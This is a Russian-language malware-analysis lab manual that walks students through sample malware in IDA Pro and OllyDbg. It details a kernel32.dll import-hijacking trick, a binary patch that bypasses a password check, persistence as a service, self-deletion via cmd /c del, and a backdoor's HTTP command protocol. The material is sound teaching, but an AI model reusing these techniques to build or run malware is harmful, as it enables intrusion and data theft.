При дальнейшем рассмотрении функции можно заметить арифметические операции IsBadPtr, которые проверяют корректность указателя. Мы также видим вызов stricmp **(1)**, представленный в следующем листинге:

```
0040116E push offset aKernel32_dll ; (2)"kernel32.dll"
00401173 (6) push ebx ; char *
00401174 (1) call ds:_stricmp
0040117A add esp, 8
0040117D test eax, eax
0040117F jnz short loc_4011A7
00401181 mov edi, ebx
00401183 or ecx, 0FFFFFFFFh
00401186 (3) repne scasb
00401188 not ecx
0040118A mov eax, ecx
0040118C mov esi, offset dword_403010
00401191 (5) mov edi, ebx
00401193 shr ecx, 2
00401196 (4) rep movsd
00401198 mov ecx, eax
0040119A and ecx, 3
0040119D rep movsb
```

С помощью вызова stricmp программа сравнивает значение со строкой kernel32.dll **(2).** Несколькими инструкциями ниже мы видим вызовы repne scasb **(3)** и rep movsd **(4)**, которые по своей сути эквивалентны функциям strlen и memcpy. Чтобы узнать, какой адрес памяти записывается с помощью memcpy, нужно определить содержимое регистра EDI, который использует инструкция rep movsd. В строке **(5)** в EDI загружается значение из регистра EBX, место установки которого необходимо найти.

Мы видим, что в EBX загружается значение, которое мы передали в вызов stricmp **(6).** Это означает, что при обнаружении строки kernel32.dll функция заменяет ее чем-то другим. Чтобы узнать, чем именно, перейдем к инструкции rep movsd; ее источник имеет сдвиг dword_403010.

Перезапись строки kernel32.dll с помощью значения типа DWORD не имеет никакого смысла. Новое значение тоже должно быть строкой. В следующем листинге показано, что находится внутри dword_403010:

```
00403010 dword_403010 dd 6E72656Bh ; DATA XREF:
00403014 dword_403014 dd 32333165h ; DATA XREF: _main+1B9r
00403018 dword_403018 dd 6C6C642Eh ; DATA XREF: _main+1C2r
0040301C dword_40301C dd 0 ; DATA XREF: _main+1CBr
```

Вы должны заметить, что шестнадцатеричные значения, которые начинаются цифрами 3, 4, 5, 6 и 7, являются символами в формате ASCII. Дизассемблер IDA Pro неправильно пометил наши данные. Если поместить курсор в строку с dword_403010 и нажать клавишу A, данные будут преобразованы в строку kerne132.dll.

Теперь мы знаем, что программа сканирует файловую систему в поисках файлов с расширением .exe, находит, где в них упоминается строка kernel32.dll, и меняет ее на kerne**1**32.dll. Из нашего предыдущего анализа мы знаем, что библиотека Lab07-03.dll будет скопирована в каталог C:\Windows\System32 и переименована в kerne132.dll. Теперь мы можем сделать вывод: вредонос модифицирует исполняемые файлы так, чтобы они обращались к kerne132.dll вместо kernel32.dll. То есть библиотека kerne132.dll загружается специально модифицированными исполняемыми файлами.

На этом мы закончили с исследованием исходного кода. Теперь можно заполнить оставшиеся пробелы с помощью динамического анализа. Воспользуемся утилитой procmon, чтобы подтвердить, что программа ищет и открывает файлы с расширением .exe (procmon покажет, что процесс открывает все исполняемые файлы в системе). Если взять один из таких открытых файлов и проверить его таблицу импорта, можно подтвердить, что импорты из библиотеки kernel32.dll были заменены аналогичными вызовами из kerne132.dll. Это означает, что каждый без исключения исполняемый файл в системе попытается загрузить нашу зараженную библиотеку.

Теперь посмотрим, каким образом программа модифицировала файлы kernel32.dll и Lab07-03.dll. Мы можем вычислить MD5-хеш файла kernel32.dll до и после запуска вредоноса, чтобы убедиться в отсутствии каких-либо изменений. Открыв модифицированный файл Lab07-03.dll (который теперь называется kerne132.dll), мы увидим, что у него появилась таблица экспорта. Согласно PEview в ней содержатся все те же вызовы, что и в оригинале, и все они перенаправляются к библиотеке kernel32.dll, сохраняя ее функциональность. Внесенные изменения приводят к тому, что любая программа, запущенная на этом компьютере, загрузит зараженную библиотеку kerne132.dll и выполнит код в методе DLLMain. В остальном ничего не поменялось: код будет выполняться так, как будто программа по-прежнему вызывает оригинальную версию kernel32.dll.

В ходе нашего анализа мы проигнорировали большую порцию кода, поскольку он был слишком сложным. Упустили ли мы при этом что-нибудь? Несомненно, однако ничего из этого не имело для нас большого значения. Весь код метода main, который обращался к библиотекам kernel32.dll и Lab07-03.dll, заключался в разборе kernel32.dll, создании таблицы экспорта в Lab07-03.dll с идентичными функциями и перенаправлении вызовов обратно в kernel32.dll.

Вредоносу приходится искать все экспортные вызовы в kernel32.dll и создавать для них соответствующие записи в поддельной библиотеке kerne132.dll, поскольку файл kernel32.dll может отличаться в разных системах. Модифицированная версия kerne132.dll экспортирует те же вызовы, что и настоящая библиотека. Функция, которая модифицирует исполняемые файлы, находит таблицу импорта и обнуляет все вызовы, связанные с kernel32.dll, чтобы они больше не использовались.

С помощью тщательного и продолжительного анализа можно было бы определить, чем именно занимаются все эти функции. Однако при изучении вредоносного ПО время часто оказывается на вес золота, поэтому обычно стоит уделять внимание только

действительно важным аспектам. Старайтесь игнорировать мелкие детали, которые не относятся к вашему анализу.

Лабораторная работа№6. Анализ исполняемого файла в OllyDbg. **4часа**

Цель работы: Проанализировать исполняемые файлы применяя базовые методики статического и динамического анализа.

Программное обеспечение:

IDA Pro, OllyDbg `Lab09-01.exe, Lab09-02.exe` Lab09-03.exe

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задание 9.1

Проанализируйте вредоносную программу под названием Lab09-01.exe, используя OllyDbg и IDA Pro, и ответьте на следующие вопросы. Мы уже изучали этот вредонос в лабораторных работах №2, применяя базовые методики статического и динамического анализа.

Вопросы

1. Как заставить эту программу установиться?
2. Какие аргументы командной строки она принимает? Каковы требования к паролю?
3. Как с помощью OllyDbg модифицировать исполняемый файл, чтобы он не требовал предоставления пароля в командной строке?
4. Какие локальные индикаторы имеет этот вредонос?
5. Какие действия он может выполнять, руководствуясь командами, поступающими по сети?
6. Есть ли для этого вредоноса какие-либо полезные сетевые сигнатуры?

Подробный анализ

Начнем с отладки вредоноса с помощью OllyDbg. Воспользуемся клавишей F8 для пошагового выполнения с обходом, пока не дойдем до адреса 0x403945, по которому находится вызов функции main (чтобы понять, что функция main начинается по адресу 0x402AF0, проще всего использовать IDA Pro). Теперь нажмем клавишу F7, чтобы выполнить шаг со входом в главный метод. Продолжим пошаговое выполнение с помощью клавиш F7 и F8, отмечая поведение программы (если вдруг зайдете слишком далеко, можете вернуться в начало, нажав Ctrl+F2).

Первым делом вредонос проверяет, равно ли количество аргументов командной строки единице (см. адрес 0x402AFD). Мы не указывали никаких параметров, поэтому проверка проходит успешно, и выполнение возобновляется по адресу 0x401000. Далее он пытается открыть ключ реестра HKLM\SOFTWARE\Microsoft \XPS; но, поскольку такого ключа не существует, функция возвращает ноль и управление переходит к функции 0x402410.

Функция 0x402410 использует вызов GetModuleFilenameA, чтобы получить путь к текущему исполняемому файлу, и формирует строку /c del path-to-executable >> NUL в формате ASCII. На рис. 9.1Л копия этой строки представлена в окне Registers (Регистры) OllyDbg. Обратите внимание на то, что регистр EDX содержит значение 0x12E248, и OllyDbg вполне резонно интерпретирует его как указатель на строку в кодировке ASCII. Вредонос пытается уничтожить свой файл на диске, передавая вызову ShellExecuteA сформированную строку и программу cmd.exe. К счастью, этот файл уже открыт в OllyDbg, поэтому Windows не даст его удалить. Такое поведение соответствует тому, что нам удалось выяснить во время статического анализа этого образца в лабораторных работах 3.




Рис. 9.1Л. Судя по строковому указателю в регистре EDX, вредонос готовится себя удалить

Наша следующая задача состоит в том, чтобы заставить вредоносную программу выполняться корректно. У нас есть как минимум два варианта: предоставить дополнительные аргументы командной строки, чтобы удовлетворить проверку по адресу 0x402AFD, или изменить маршрут выполнения, в котором проверяются ключи реестра. Во втором случае можно получить непредсказуемые последствия. Инструкции, которые идут дальше, могут зависеть от информации, хранящейся в этих ключах; если их содержимое поменяется, может произойти сбой программы. Сначала попробуем указать дополнительные аргументы командной строки, чтобы избежать потенциальных осложнений.

Выберем любой элемент из списка строк (например, -in) и подставим его в качестве аргумента командной строки, чтобы проверить, сделает ли вредонос что-нибудь интересное. Для этого выберем пункт меню Debug Arguments (Отладка-Аргументы), как показано на рис. 9.2Л. Затем в открывшемся диалоговом окне OllyDbg добавим параметр -in (рис. 9.3Л).

Если запустить программу с аргументом `-in`, она все равно попытается себя удалить. Следовательно, этого недостаточно. Воспользуемся OllyDbg, чтобы пошагово пройтись по потоку выполнения вредоноса, и посмотрим, что происходит, когда он получает свой аргумент.




Рис. 9.2Л. Отладка с аргументами




Рис. 9.3Л. Добавление аргумента -in

В листинге 9.1Л показана подготовительная часть функции и проверка параметра.

Листинг 9.1Л. Инициализация функции и сравнение argc

```
00402AF0 PUSH EBP
00402AF1 MOV EBP,ESP
00402AF3 MOV EAX,182C
00402AF8 CALL Lab09-01.00402EB0
00402AFD (1) CMP DWORD PTR SS:[EBP+8],1
00402B01 JNZ SHORT Lab09-01.00402B1D
```

Мы видим, что после проверки аргумента командной строки происходит переход по адресу 0x402B01. Количество строковых аргументов, переданных программе (argc), находится 8 байтами выше указателя на слой стека (1), так как это первый параметр функции main.

В строке 0x402B2E последний аргумент командной строки передается в функцию по адресу 0x402510. Мы знаем, что этот аргумент последний, потому что в стандартной программе на языке C у главной функции их всего два: argc (количество аргументов командной строки) и argv (массив указателей на аргументы командной строки). В строках и листинга 9.2Л видно, что первый содержится в регистре EAX, а второй – в ECX. Инструкция в строке производит арифметическую операцию с указателем, выбирая последний элемент массива аргументов. Итоговый указатель сохраняется в EAX и помещается на вершину стека до того, как будет выполнен вызов функции.

Листинг 9.2Л. Указатель на последний элемент массива argv помещается в стек

```
00402B1D EAX,DWORD PTR SS:[EBP+8] ; ARGC
00402B20 MOV ECX,DWORD PTR SS:[EBP+C] ; ARGV
00402B23 MOV EDX,DWORD PTR DS:[ECX+EAX*4-4]
00402B27 MOV DWORD PTR SS:[EBP-4],EDX
00402B2A MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D PUSH EAX
```

Базовые возможности дизассемблера в OllyDbg позволяют получить общее представление о функции, которая начинается по адресу 0x402510. Она не делает никаких вызовов, но, исследовав ее инструкции, мы видим, что в ней выполняются арифметические операции ADD, SUB, MUL и XOR с операндами размером 1 байт — например, в строках с 0x402532 по 0x402539. Похоже, что это ответвление проверяет корректность ввода, используя заранее предусмотренный хитроумный алгоритм. В качестве ввода, скорее всего, выступает некий пароль или код.

ПРИМЕЧАНИЕ

Если выполнить полноценный анализ функции по адресу 0x402510, можно установить, что паролем является строка abcd. Мы можем указать этот пароль или модифицировать код, как показано ниже, – оба метода будут в равной степени успешными.

Вместо создания обратного алгоритма мы просто отредактируем двоичный файл, чтобы функция, проверяющая пароль (0x402510), всегда возвращала значение, соответствующее успешной проверке. Это позволит нам продолжить анализ внутренностей вредоноса. Обратите внимание на вложенный вызов strlen в строках с 0x40251B по 0x402521. Если аргумент не пройдет проверку, регистр EAX будет обнулен и выполнение продолжится с функции очистки по адресу 0x4025A0. В ходе дальнейшего исследования можно заметить, что значение 1 возвращается только в случае получения корректного аргумента; мы модифицируем эту проверку, чтобы это число возвращалось при любом вводе. Для этого мы вставим инструкции, показанные в листинге 9.3Л.

Листинг 9.3Л. Модификация кода, проверяющего пароль

```
B8 01 00 00 00 MOV EAX, 0x1
C3 RET
```

Соберем эти инструкции, выбрав пункт меню Assemble (Собрать) в OllyDbg, и получим последовательность из шести байтов: B8 01 00 00 00 C3. Инструкции CALL и RET занимаются подготовкой и очисткой стека, поэтому мы можем перезаписать код в самом начале функции, проверяющей пароль (по адресу 0x402510). Для этого откройте контекстное меню в начальном адресе, который вы хотите отредактировать, и выберите пункт Binary-Edit (Двоичный код-Редактировать). Вся процедура показана на рис. 9.4Л.




Рис. 9.4Л. Модификация двоичного кода

На рис. 9.5Л представлено диалоговое окно, куда нужно ввести соответствующие инструкции. Мы хотим записать 6 байт поверх кода, который занимает лишь 1 байт, поэтому нам нужно сбросить флажок Keep size (Сохранить размер). Теперь введем шестнадцатеричные значения в поле HEX +06 и нажмем кнопку OK. OllyDbg автоматически соберет новые инструкции и отобразит их в подходящем месте. Сохраним изменения в исполняемый файл, щелкнув правой кнопкой мыши на окне дизассемблера и выбрав пункт меню Copy to executable All modifications (Скопировать в исполняемый файл Все изменения). Подтвердите свой выбор и сохраните новую версию под именем Lab09-01patched.exe.

Чтобы убедиться в том, что функция проверки пароля была успешно отключена, опять попытаемся отладить ее с аргументом командной строки -in. На этот раз вредонос успешно проходит проверку по адресу 0x402510 и переходит к блоку кода 0x402B3F. Шестью инструкциями ниже в стек попадает указатель на первый аргумент командной строки сразу после указателя на строку -in в кодировке ASCII. На рис. 9.6Л показано состояние стека в этот момент.

Рис. 9.5Л. Вставка новых инструкций

Рис. 9.6Л. Состояние стека по адресу 0x402B57

По адресу 0x40380F находится функция __mbscmp, которая согласно базе данных сигнатур FLIRT в составе IDA Pro занимается сравнением строк. С ее помощью вредонос сравнивает аргумент командной строки со списком допустимых параметров, чтобы определить свое дальнейшее поведение.

Далее программа проверяет, были ли ей переданы два аргумента. Поскольку мы указали лишь один (-in), проверка оказывается неудачной и вредонос снова пытается себя удалить. Чтобы пройти эту проверку, можно предоставить еще один аргумент командной строки.

Как вы помните, последний аргумент выступает в качестве пароля, но, поскольку функция проверки была модифицирована, мы можем передать вместо него любую строку. Создадим точку останова по адресу 0x402B63, чтобы быстро вернуться к проверке аргумента командной строки, добавим случайный набор символов после `-in` и перезапустим процесс отладки. Вредонос примет все аргументы и выполнит то, что от него ожидается

Если продолжить отладку, можно увидеть, что программа пытается открыть диспетчер служб по адресу 0x4026CC, используя название своего исполняемого файла в качестве базового имени. *`Базовое_имя`* – это часть пути без каталога и расширения. Если такой службы нет, вредонос создаст ее; она будет запускаться автоматически и иметь путь `%SYSTEMROOT%\system32\<`*`имя_файла`*`>`, а ее имя будет иметь вид *`базовое_имя`* `Manager Service`. На рис. 9.7Л показано состояние стека на момент вызова `CreateServiceA`. Мы можем видеть строковое имя в кодировке ASCII, описание и путь. В строке 0x4028A1 программа копирует себя в каталог `%SYSTEMROOT%\system32\`. Функция по адресу 0x4015B0 модифицирует время редактирования, доступа и изменения нового файла, чтобы эти значения были такими же, как у системной библиотеки `kernel32.dll`.




Рис. 9.7Л. Состояние стека в момент вызова CreateServiceA по адресу 0x402805

В конце вредонос создает ключ реестра HKLM\SOFTWARE\Microsoft \XPS. Пробел после Microsoft делает эту строку уникальным индикатором для локальных сигнатур. С

помощью этого ключа сохраняется значение Configuration с буфером, на который указывает регистр EDX по адресу 0x4011BE. Чтобы определить содержимое буфера, создадим точку останова в строке 0x4011BE и перейдем к ней (нажав F9). Щелкнем правой кнопкой мыши на регистре EDX в окне Registers (Регистры) и выберем пункт меню Follow in Dump (Отследить в дампе памяти). В шестнадцатеричном представлении дампа можно заметить четыре строки с NULL в конце, за которыми идет множество нулей (рис. 9.8Л). Строки содержат значения `ups`, `http://www.practicalmalwareanalysis.com`, `80` и `60`. Это похоже на конфигурационные данные, связанные с сетевыми возможностями вредоноса.

Рис. 9.8Л. Фрагменты сетевой конфигурации, найденные в памяти

Анализ параметров командной строки

Теперь, когда мы задокументировали процедуру установки вредоноса, можно перейти к изучению других его возможностей. Для начала воспользуемся IDA Pro, чтобы описать другие маршруты выполнения. Как показано в табл. 9.1Л, данный экземпляр поддерживает ключи `-in`, `-re`, `-c` и `-cc`. Это можно легко заметить, если обратить внимание на вызовы `__mbscmp` в функции `main`.

Таблица 9.1Л. Поддерживаемые параметры командной строки

Параметр	Адрес реализации	Действие
-in	0x402600	Установка службы
-re	0x402900	Удаление службы
-c	0x401070	Установка ключа конфигурации
-cc	0x401280	Вывод ключа конфигурации

Сравним функцию, которая начинается по адресу 0x402900 и соответствует аргументу командной строки `-re`, с процедурой установки, которую мы изучили ранее. Выполняемое здесь действие является полной противоположностью тому, что происходит в функции 0x402600. Сначала открывается диспетчер служб (адрес 0x402915), затем находится путь установки вредоноса (адрес 0x402944) и удаляется соответствующая служба (адрес 0x402944). В конце удаляется копия вредоноса в каталоге %SYSTEMROOT%\system32, а также конфигурационное значение в реестре (адреса 0x402A9D и 0x402AD5).

Теперь взглянем на функцию, которая начинается по адресу 0x401070 и соответствует параметру `-c`. Если ранее вы не поленились назначить функциям подходящие имена в IDA Pro, вам будет очевидно, что мы уже встречали этот вызов при рассмотрении операций установки и удаления. Если вы забыли обновить имя этой функции, убедитесь в том, что оно используется во всех вышеупомянутых местах; в этом вам помогут перекрестные ссылки в IDA Pro. Перейдите к реализации функции, выделите ее имя, щелкните на нем правой кнопкой мыши и выберите пункт Xrefs to (Перекрестные ссылки к).

Функция, которая начинается по адресу 0x401070, принимает четыре параметра, которые позже объединяются. Функции для объединения строк являются вложенными, их можно распознать по инструкциям `REP MOVS*` (от англ. REPeat MOVe – «повторить перемещение строки»). Итоговый буфер записывается в значение реестра `Configuration` в ветке `HKLM\SOFTWARE\Microsoft \XPS`. Передача вредоносу параметра `-c` позволяет обновить его конфигурацию в системном реестре. На рис. 9.9Л показано окно утилиты Regedit с соответствующим ключом после стандартной установки вредоноса.




Рис. 9.9Л. Конфигурационное значение в реестре

По адресу 0x401280 находится функция, которая срабатывает при передаче параметра -cc. Она выполняет действие, обратное предыдущему (0x401070), считывая из реестра содержимое конфигурационного значения и записывая соответствующие поля в буферы, выступающие в качестве ее аргументов. Если указать параметр -cc, текущая конфигурация будет прочитана, отформатирована в виде строки и выведена в консоль. Ниже показан вывод при использовании параметра -cc после стандартной установки вредоноса:

C:>Lab09-01-patched.exe –cc epar

k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60

Последний маршрут выполнения выбирается в ситуации, когда установленный вредонос не получает никаких аргументов командной строки. Факт установки он определяет по адресу 0x401000, проверяя наличие ключа в реестре. Реализация стандартного поведения находится в функции, которая начинается с адреса 0x402360. Обратите внимание на переход вверх (0x402403) и назад (0x40236D), который является признаком цикла. Стоит также отметить три условия выхода (с адресами 0x4023B6, 0x4023E0 и 0x402408), которые приводят к непосредственному завершению программы. Похоже, что вредонос получает текущую конфигурацию, вызывает функцию, засыпает на секунду, повторяет все сначала — и так до бесконечности.

Анализ бэкдора

Возможности бэкдора реализованы в виде цепочки функций, которые изначально вызываются из бесконечного цикла. Функция 0x402020 вызывает другую функцию с начальным адресом 0x401E60 и сравнивает начало возвращенной строки со списком поддерживаемых значений: SLEEP, UPLOAD, DOWNLOAD, CMD и NOTHING. Встретив одну из этих строк, вредонос вызовет функцию, связанную с соответствующим запросом. Этот процесс похож на разбор аргументов командной строки. В табл. 9.2Л собраны допустимые команды и их изменяемые параметры, выделенные курсивом.

Таблица 9.2Л. Поддерживаемые команды

Команда	Адрес реализации	Формат	Поведение
SLEEP	0x402076	SLEEP *secs*	Засыпает на *secs* секунд
UPLOAD	0x4019E0	UPLOAD *port filename*	Считывает файл *filename* на порте *port* и сохраняет его в локальной системе
DOWNLOAD	0x401870	DOWNLOAD *port filename*	Считывает файл *filename* и передает его удаленному серверу через порт *port*
CMD	0x402268	CMD *port command*	Выполняет консольную команду *command* с помощью cmd.exe и передает ее вывод удаленному серверу через порт *port*
NOTHING	0x402356	NOTHING	Ничего не делает

ПРИМЕЧАНИЕ

Команды UPLOAD и DOWNLOAD выполняют действия, противоположные их стандартному назначению. При анализе всегда фокусируйтесь на внутренних механизмах, а не на отдельных строках, которые используются вредоносом.

Сетевой анализ

На этом этапе нам уже ясно, что мы имеем дело с полноценным бэкдором. Вредонос может выполнять произвольные консольные команды и встроенные процедуры для передачи и получения файлов по сети. Далее мы исследуем функцию, которая начинается по адресу 0x401E60 и возвращает команду диспетчеру поведения. Так мы узнаем, каким образом команда передается от удаленного сервера к вредоносу, что позволит создать сетевую сигнатуру для этого образца.

В ходе исследования функции 0x401E60 мы нашли несколько вызовов, у которых есть только одна перекрестная ссылка. Но вместо подробного анализа каждого из них отладим этот маршрут выполнения с помощью OllyDbg. Прежде чем приступать, убедитесь в том, что вредонос был успешно установлен. Для этого запустите его с параметром –cc: если установка уже проводилась, на экране появится его текущая конфигурация, а если нет, он попытается себя удалить.

Теперь откроем программу в OllyDbg и удалим сохраненные аргументы командной строки, чтобы получить стандартное поведение. Создадим точку останова по адресу 0x401E60. Вы можете быстро перейти на соответствующий участок кода, нажав Ctrl+K и введя 401E60. Точка останова создается при нажатии клавиши F2.

Пройдитесь по данному участку кода несколько раз, используя шаг с обходом (клавиша F8). Особое внимание уделяйте аргументам функций и возвращаемым значениям.

Сначала изучим функцию, которая начинается по адресу 0x401420. Создадим точку останова в строке 0x401E85 и для инструкции, которая следует сразу за ней (0x401E8A). В первом случае в стек помещается два параметра. На вершине стека находится адрес 0x12BAAC, за которым идет целое число 0x400. Отследив этот адрес в дампе памяти, мы увидим, что он содержит большое количество нулей – где-то 0x400 свободного пространства (как минимум). Теперь перейдем к следующей точке останова (нажав F9). В функции, которая начинается по адресу 0x401420, вредонос записывает в буфер строку http://www.practicalmalwareanalysis.com. Мы можем (справедливо) предположить, что эта функция получает определенное конфигурационное значение из системного реестра, которое было инициализировано во время установки, и помещает его в буфер. Применим аналогичный подход к вызовам с адресами 0x401470 и 0x401D80.

Функции 0x401470 и 0x401420 аналогичны, только первая возвращает значение `80` (`0x50`), а не URL. Эта строка обозначает порт, связанный с сервером http://www.practicalmalwareanalysis.com/.

Функция, которая начинается по адресу 0x401D80, немного отличается, так как она не возвращает одно и то же значение при каждом вызове. Полученное из нее значение выглядит

как строка, состоящая из случайных символов. Если отладить эту функцию много раз, можно заметить постоянное наличие косой черты (/) и точки (.).

Если запускать вредоносную программу в изолированной среде, где-то внутри следующей функции (0x401D80) будет постоянно происходить сбой. Исследуем соответствующий код в дизассемблере IDA Pro. Мы видим, что вредонос формирует GET-запрос формата HTTP/1.0 и подключается к удаленному серверу. Это соединение, скорее всего, не будет заблокировано корпоративными брандмауэрами, так как оно представляет собой корректный HTTP-запрос. Если виртуальная машина, в которой вы проводите анализ, не подключена к сети, программа не сможет успешно отработать. Но если тщательно изучить ее дизассемблированный код, можно увидеть, что она действительно пытается обратиться к домену и порту, которые записаны в конфигурационном ключе в реестре, запрашивая ресурс со случайным именем. Дальнейший статический анализ показывает, что в полученном документе вредонос ищет определенные строки: `!``!`` (обратная кавычка, апостроф, обратная кавычка, апостроф, обратная кавычка) и '``!``' (апостроф, обратная кавычка, апостроф, обратная кавычка, апостроф) – и использует их для структурирования командного протокола.

Подведем итоги:

Этот экземпляр вредоносного ПО является обратным бэкдором, работающим по HTTP. Для установки, конфигурации и удаления вредоноса в качестве последнего параметра необходимо предоставить пароль abcd. Программа устанавливает себя в каталог %SYSTEMROOT%\WINDOWS\system32 и создает службу с автоматическим запуском. Вы можете ее полностью удалить, передав аргумент командной строки -re, или изменить ее конфигурацию с помощью флага -c.

После установки вредонос использует ключ реестра, чтобы получить конфигурационную информацию о сервере, и затем выполняет GET-запрос формата HTTP/1.0 к удаленной системе. Командный протокол встроен в возвращаемый документ. Программа распознает пять команд, одна из которых позволяет запускать произвольные консольные утилиты.

Задание 9.2

Проанализируйте с помощью OllyDbg зараженный файл Lab09-02.exe и ответьте на следующие вопросы.

Вопросы

1. Какие строки можно обнаружить в двоичном файле статическими методами?
2. Что произойдет, если запустить исполняемый файл?
3. Как заставить этот образец выполнить свой вредоносный код?
4. Что происходит по адресу 0x00401133?
5. Какие аргументы передаются ответвлению 0x00401089?
6. Какое доменное имя использует эта вредоносная программа?
7. Какая процедура кодирования используется для обфускации доменного имени?
8. Какую роль играет вызов CreateProcessA по адресу 0x0040106E?

Подробный анализ

Чтобы проанализировать эту вредоносную программу и определить принцип ее работы, воспользуемся динамическими методами и OllyDbg. Но прежде, чем переходить к отладке, откроем двоичный файл в утилите Strings. Мы видим импортыи строку cmd. Теперь просто запустим программу и посмотрим, произойдет ли что-нибудь интересное.

